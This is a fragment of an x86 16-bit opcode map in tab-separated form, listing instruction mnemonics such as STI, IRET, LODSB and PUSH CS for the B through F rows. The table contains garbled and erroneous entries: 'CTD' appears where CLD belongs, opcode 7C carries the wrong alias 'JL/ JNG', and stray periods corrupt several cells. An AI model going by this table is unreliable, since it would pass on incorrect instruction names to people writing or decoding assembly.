STI	JMP short	ESC 3 387/486	RET far	MOV bx,im16	STOSW	WAIT	MOV r16,r/m	JNP/ JPO	IMUL r/m,im8	POP BX	DEC BX	CMP r16,r/m	SUB r16,r/m.	SBB r16,r/m	OR r16,r/m	xB
CTD	IN AL/DX	ESC 4 387/486	INT 3	MOV sp,im16	LODSB	PUSHF	MOV r/m,seg	JL/ JNG	INSB	POP SP	DEC SP	CMP al,im8	SUB al,im8	SBB al,im8	OR al,im8	xC
STD	IN AX,DX	ESC 5 387/486	INT im8	MOV bp,im16	LODSW	POPF	LEA r16,mem	JNL/ JGE	INSW	POP BP	DEC BP	CMP ax,im16	SUB ax,im16	SBB ax,im16	OR ax,im16	xD
Grp2 r/m8	OUT AL.,DX	ESC 6 387/486	INTO	MOV si,im16	SCASB	SAHF	MOV seg,r/m	JLE/ JNG	OUTSB	POP SI	DEC SI	SEG DS	SEG CS	PUSH DS	PUSH CS	xE
Grp3 r/m16	OUT AX,DX	ESC 7 387/486	IRET	MOV di,im16	SCASW	LAHF	POP r/m	JNLE/ JG	OUTSW	POP DI	DEC DI	AAS	DAS	POP DS.	Extnsn OpCode	xF